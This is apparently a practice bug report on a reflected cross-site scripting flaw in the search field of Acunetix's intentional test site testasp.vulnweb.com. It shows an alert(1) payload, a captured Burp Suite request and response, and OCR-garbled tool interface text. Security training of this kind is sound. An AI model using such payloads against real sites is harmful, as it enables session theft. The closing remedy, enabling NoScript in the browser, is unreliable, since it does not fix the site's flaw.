My Report

Title: - Cross-Site Scripting Found in Website

Domain: - vulnweb.com

Subdomain: - testasp.vulnweb.com

Summary: -This website-http:// testasp.vulnweb.com/ has an endpoint that is vulnerable to an injection vulnerability- namely a reflected injection of JavaScript, also known as Reflected Cross Site Scripting (XSS). As per OWASP's definition: "Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites".

Steps To Produce: -1.)Visit the website- http:// testasp.vulnweb.com/

2.) On the top menu you will find a search option.

3.) Click on it and you will be prompted with search box.

4.) Prepare a Javascript payload that it wants the victim to execute. In this case, for Proof-of-Concept purposes, our Javascript code will prompt an alert showing the users' cookies

Payload-<script> alert (1) </script>

OR

5.)You can intercept the request in Burp Suite.
6.)Now you can find different payloads for XSS.

7.) Send the request to the intruder and paste all the payloads.

8.) Try to find a successful payload for XSS.

9.) Prepare a report for it.

Request POC: -




1 × 2 × 3 × 4 × ...
Send
Cancel
Target: http://testasp.vulnweb.com
Request
Pretty Raw \n Actions
GET /Search.asp?tfSearch=%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://testasp.vulnweb.com/Search.asp
Cookie: ASPSESSIONIDSQRBTCTR=BKEGJPMCNDMHOJBMKBLPHAJO
Upgrade-Insecure-Requests: 1
Response
Pretty Raw Render \n Actions
<body>
<table width="100%" border="0" cellpadding="10" cellspacing="0">
<tr bgcolor="#008F00">
<td width="306px"><img src="Images/logo.gif" width="306" height="38" border="0" alt="Acunetix website security"></td>
<td align="right" valign="middle" bgcolor="#008F00" class="disclaimer">TEST and Demonstration site for Acunetix Web Vulnerability Scanner</td>
</tr>
<tr>
<td colspan="2"> about - forums - search
- login - register
- SQL scanner - SQL vuln help
</td>
</tr>
<tr>
<td colspan="2"><!-- InstanceBeginEditable
INSPECTOR
Query Parameters (1)
Body Parameters (0)
Request Cookies (1)
Request Headers (9)
Response Headers (7)

Image Demonstration:-



Impact: - Cross-Site Scripting can lead to stealing of your user data and it can be harmful for your website or company.

Remedies: - If you want to prevent your website to be vulnerable of XSS then you can just enable no script on browser.